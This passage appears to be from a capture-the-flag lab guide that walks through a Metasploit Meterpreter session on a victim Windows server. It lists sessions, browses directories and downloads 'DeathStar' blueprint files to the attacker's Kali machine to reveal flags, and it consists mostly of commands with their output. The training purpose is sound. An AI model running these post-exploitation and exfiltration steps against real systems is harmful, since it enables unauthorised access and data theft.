
WWW.FACEBOOK.COM



THE EXPLOIT

Stealing Data

1. **Click** on the **External Kali 2 Linux icon** on the topology. **Press Enter** after you see the **message in green text** stating **[+] Successfully migrated to process**.



KALI 2 ATTACK MACHINE

```
[*] Sending stage (957487 bytes) to 203.0.113.100
[*] Meterpreter session 1 opened (175.45.176.199:3333 -> 203.0.113.100:48614) at
2016-04-28 23:39:06 -0400
[*] Session ID 1 (175.45.176.199:3333 -> 203.0.113.100:48614) processing Initial
AutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (4196)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4800
[+] Successfully migrated to process Press Enter
```

SUCCESSFUL EXPLOIT

2. **Type** the following command, then **press Enter** to list all established sessions to victims.

```
msf auxiliary(browser_autopwn) > sessions -l
```

```
msf auxiliary(browser_autopwn) > sessions -l ↩
Active sessions
=====
Id  Type           Information                                     Connection
--  -
1   meterpreter x86/win32  CAMPUS\administrator @ SERVER 175.45.176.199:3333
-> 203.0.113.100:48614 (192.168.1.10)
```

SESSIONS COMMAND

3. **Type** the following command, then **press Enter** to interact with the session on the victim machine.

```
msf auxiliary(browser_autopwn) > sessions -i 1
```

```
msf auxiliary(browser_autopwn) > sessions -i 1 ↩
[*] Starting interaction with 1...
meterpreter >
```

METERPRETER SESSION

4. **Type** the following command, then **press Enter** to list the present working directory on the victim.

```
meterpreter > pwd
```

```
meterpreter > pwd ↩
C:\Users\Administrator\Desktop
```

PRESENT WORKING DIRECTORY

5. **Type** the following command, then **press Enter** to change the present working directory on the victim.

```
meterpreter > cd \
```

```
meterpreter > cd \ ↩ CHANGE DIRECTORIES
```

6. **Type** the following command, then **press Enter** to list the present working directory on the victim.

```
meterpreter > pwd
```

```
meterpreter > pwd
```



PRESENT WORKING DIRECTORY

7. **Type** the following command, then **press Enter** to list the files in the current directory on the victim.

```
meterpreter > ls
```

```
meterpreter > ls
```



```
Listing: C:\
```

```
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2008-01-19 03:45:37 -0500	\$Recycle.Bin
100444/r--r--r--	8192	fil	2012-09-10 22:01:39 -0400	BOOTSECT.BAK
40777/rwxrwxrwx	0	dir	2012-09-10 22:01:37 -0400	Boot
40777/rwxrwxrwx	0	dir	2008-01-19 06:59:13 -0500	Documents and Settings
100777/rwxrwxrwx	12101952	fil	2016-04-28 22:55:37 -0400	Opera-Mail-1.0-1040.i386.exe
40777/rwxrwxrwx	0	dir	2008-01-19 04:40:52 -0500	PerfLogs
40555/r-xr-xr-x	0	dir	2016-04-28 22:56:00 -0400	Program Files
40777/rwxrwxrwx	0	dir	2016-02-03 23:23:35 -0500	ProgramData
40777/rwxrwxrwx	0	dir	2016-02-03 22:59:33 -0500	System Volume Information
40555/r-xr-xr-x	0	dir	2013-01-16 09:22:24 -0500	Users
40777/rwxrwxrwx	0	dir	2016-02-29 12:10:45 -0500	Windows
100666/rw-rw-rw-	18144	fil	2016-02-03 22:53:39 -0500	Windows-Server-2008.jpg
100666/rw-rw-rw-	213941	fil	2016-02-03 22:37:48 -0500	Windows-Server-2008.png
100777/rwxrwxrwx	24	fil	2006-09-18 17:43:36 -0400	autoexec.bat
100444/r--r--r--	333203	fil	2008-01-19 02:45:45 -0500	bootmgr
100666/rw-rw-rw-	10	fil	2006-09-18 17:43:37 -0400	config.sys
40777/rwxrwxrwx	0	dir	2016-02-03 22:52:28 -0500	inetpub
100666/rw-rw-rw-	1386704896	fil	2016-04-28 23:37:03 -0400	pagefile.sys
40777/rwxrwxrwx	0	dir	2016-03-19 11:17:33 -0400	share
40777/rwxrwxrwx	0	dir	2009-12-20 00:00:00 -0500	xampp

```
meterpreter >
```

DIRECTORY LISTING

8. **Type** the following command, then **press Enter** to change to the share directory on the victim.

```
meterpreter > cd share
```

```
meterpreter > cd share
```



CHANGE DIRECTORIES

9. **Type** the following command, then **press Enter** to list the files in the current directory on the victim.

```
meterpreter > ls
```

```
meterpreter > ls
Listing: C:\share
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2016-03-19 08:06:59 -0400	DeathStar

DIRECTORY LISTING

10. **Type** the following command, then **press Enter** to change to the **share directory on the victim**.

```
meterpreter > cd DeathStar
```

```
meterpreter > cd DeathStar
```

CHANGE DIRECTORIES

11. **Type** the following command, then **press Enter** to list the **files in the current directory on the victim**.

```
meterpreter > ls
```

```
meterpreter > ls
Listing: C:\share\DeathStar
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100666/rw-rw-rw-	1742974	fil	2016-03-19 08:02:59 -0400	blueprint1.jpg
100666/rw-rw-rw-	422580	fil	2016-03-19 08:03:24 -0400	blueprint2.jpg
100666/rw-rw-rw-	32741	fil	2016-03-19 08:03:45 -0400	blueprint3.jpg
100666/rw-rw-rw-	106284	fil	2016-03-19 08:03:45 -0400	blueprint4.jpg

FILES TO STEAL


12. **Type** the following, then **press Enter** to download the **files in the current directory from the victim**.

```
meterpreter > download *.* /root
```

```
meterpreter > download *.* /root
[*] downloading: .\blueprint1.jpg -> /root/blueprint1.jpg
[*] download      : .\blueprint1.jpg -> /root/blueprint1.jpg
[*] downloading: .\blueprint2.jpg -> /root/blueprint2.jpg
[*] download      : .\blueprint2.jpg -> /root/blueprint2.jpg
[*] downloading: .\blueprint3.jpg -> /root/blueprint3.jpg
[*] download      : .\blueprint3.jpg -> /root/blueprint3.jpg
[*] downloading: .\blueprint4.jpg -> /root/blueprint4.jpg
[*] download      : .\blueprint4.jpg -> /root/blueprint4.jpg
```

STEALING FILES

13. Click **Places** from the Kali 2 menu bar and **select Home**. **View** the **DeathStar** photos.




STOLEN FILES

14. **Double-click** on the **blueprint4.jpg** file to **view** the **flag**.

Challenge #

15. **Click** the **X** in the right hand corner to close the **blueprint** picture.




STOLEN FILES

16. **Double-click** on the `blueprint3.jpg` file to **view** the `flag`.

Challenge #

17. **Click** the `X` in the right hand corner to close the `blueprint` picture.



FILES

18. **Double-click** on the `blueprint2.jpg` file to **view** the `flag`.

Challenge #

Note: **Press** the `STOP` button to complete the lab.